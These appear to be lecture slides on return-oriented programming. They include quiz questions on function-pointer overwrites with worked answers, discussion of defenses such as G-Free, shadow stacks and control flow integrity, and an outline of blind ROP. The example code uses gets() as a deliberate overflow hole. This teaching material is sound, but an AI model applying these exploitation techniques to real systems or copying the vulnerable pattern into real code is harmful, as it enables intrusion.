add edi, -8 ; mov rax, qword ptr [rdi] ; jmp qword ptr [rax + 0x68]
sub esi, dword ptr [rsi] ; jmp qword ptr [rsi - 0x7d]
```

adc (add with carry) — Intel syntax: destination first

using function pointer overwrite (1)

```
struct Example {
    char input[1000];
    void (*process_function)(Example *, long, char *);
};
void vulnerable(struct Example *e) {
    long index; char name[1000];
    gets(e->input); /* can overwrite process_function */
    sscanf(e->input, "%ld,%s", &index, &name[0]); /* expects <decimal number>,<string> */
    (e->process_function)(e /* rdi */, index /* rsi */, name /* rdx */);
}
```

if we overwrite process_function's address with the address of the gadget `mov %rsi, %rsp; ret`, then input (scanf) start with ...?

A. the shellcode to run (assuming exec+writeable memory)
B. an ROP chain to run
C. the address of shellcode (or existing function) in decimal
D. the address of the ROP chain to run written out in decimal
E. the address of a RET instruction written out in decimal

explanation

```
gets(e->input); /* can overwrite process_function */
sscanf(e->input, "%ld,%s", &index, &name[0]); /* expects <decimal number>,<string> */
(e->process_function)(e /* rdi */, index /* rsi */, name /* rdx */);
```

`"1234,FOO........"` + addr of `mov %rsi, %rsp, ret`

arguments setup registers for gadget:

- %rdi (irrelevant) is "1234,FOO..." (copy in e)
- %rsi is 1234 (from scanf)
- %rdx (irrelevant) is "FOO..." (pointer to name)

mov in gadget: %rsi (1234) becomes %rsp

ret in gadget: read pointer at 1234, set %rsp to 1234 + 8

- jump to next gadget (whose address should be stored at 1234)
- if that gadget returns, will read new return address from 1238

using function pointer overwrite (2)

```
struct Example {
    char input[1000];
    void (*process_function)(Example *, long, char *);
};
void vulnerable(struct Example *e) {
    long index; char name[1000];
    gets(e->input); /* can overwrite process_function */
    scanf("%ld,%s", &index, &name[0]); /* expects <decimal number>,<string> */
    (e->process_function)(e /* rdi */, index /* rsi */, name /* rdx */);
}
```

if we overwrite process_function's address with the address of the gadget `push %rdx; jmp *(%rdi)`, then the beginning of the input should contain...

A. the shellcode to run (assuming exec+writeable memory)
B. an ROP chain to run
C. the address of shellcode (or existing function)
D. the address of the ROP chain
E. the address of a RET instruction

explanation (one option)

```
gets(e->input); /* can overwrite process_function */
sscanf(e->input, "%ld,%s", &index, &name[0]); /* expects <decimal number>,<string> */
(e->process_function)(e /* rdi */, index /* rsi */, name /* rdx */);
```

`"FOOBARBAZ......."` + addr of `push %rdx; jmp *(%rdi)`

arguments setup registers for gadget:

- %rdi is "FOOBARBAZ...." (copy in e)
- %rsi (irrelevant) is uninitialized? (scanf failed)
- %rdx (irrelevant) is uninitialized? (scanf failed)

push in gadget: top of stack becomes copy of uninit. value

jmp in gadget

- interpret "FOOBARBA" as 8-byte address
- jump to that address

explanation (unlikely alternative?)

```
gets(e->input); /* can overwrite process_function */
sscanf(e->input, "%ld,%s", &index, &name[0]); /* expects <decimal number>,<string> */
(e->process_function)(e /* rdi */, index /* rsi */, name /* rdx */);
```

`"1234567890,FOO........"` + addr of `push %rdx; jmp *(%rdi)`

arguments setup registers for gadget:

- %rdi is address of string "12345678,FOO..." (copy in e)
- %rsi is 12345678
- %rdx is address of string "FOO..." (copy in name)

push in gadget: top of stack becomes address of "FOO..."

jmp in gadget

- interpret *ASCII encoding of "12345678"* (???) as 8-byte address
- jump to that address

can we get rid of gadgets? (1)

Onarlioglu et al, "G-Free: Defeating Return-Oriented Programming through Gadget-Less Binaries" (2010)

two parts:

- get rid of unintended jmp, ret instructions
- add stack canary-like checks to jmp, ret instructions

hope: no *useful* gadgets b/c of canary-like checks

- all gadgets should be useless without a secret value?
- still vulnerable to information leaks

overhead is not low:

- 20–30% (!) space overhead
- 0–6% time overhead

no unintended jmp/ret (1)

```
addl $0xc2, %eax   ⇒   addl $0xc1, %eax
                       inc %eax
```

`addl $0xc2, %eax`: `05 c2 00 00 00`

problem: `c2 00 00`: variant of ret instruction

paper's proposed fix: change the constant

no unintended jmp/ret (1)

`addl $0xc2, %eax` ⇒ `addl $0xc1, %eax` / `inc %eax`

`addl $0xc2, %eax`: `05` *`c2 00 00`* `00`

problem: *`c2 00 00`*: variant of ret instruction

paper's proposed fix: change the constant

no unintended jmp/ret (2)




Figure 2: Application of an alignment sled to prevent executing an unaligned `ret` (`0xc3`) instruction

other defenses?

mentioned shadow stacks

some other ideas later:

pointer authentication

- MACs in return/function/etc. addresses

control flow integrity

- verify that rets go to just after call
- verify that calls/jumps/etc. go to intended function/label

utility gadgets

once we find return address through leak...

look for nearby address with particular behavior:

'stop' gadget — hang program

'crash' gadget — close connection prematurely

looking for pops

common form for gadget is `pop XXX; ret`

how can we tell if we might have that?

write to stack:

- gadget being tested address, followed by
- stop gadget address, followed by
- crash gadget address

`pop XXX; ret` gadget will crash

- XXX becomes stop address; then ret to crash

`...; ret` gadget will hang

- ret to stop

blind ROP outline

- look for gadget that pops a lot from the stack
  - likely allows setting lots of registers
- look for strcmp() function
  - should crash/not crash based on whether two registers are valid pointers
  - use to set RDX (consequence of Linux libc implementation)
- look for write() function
- use write() function to output program machine code to network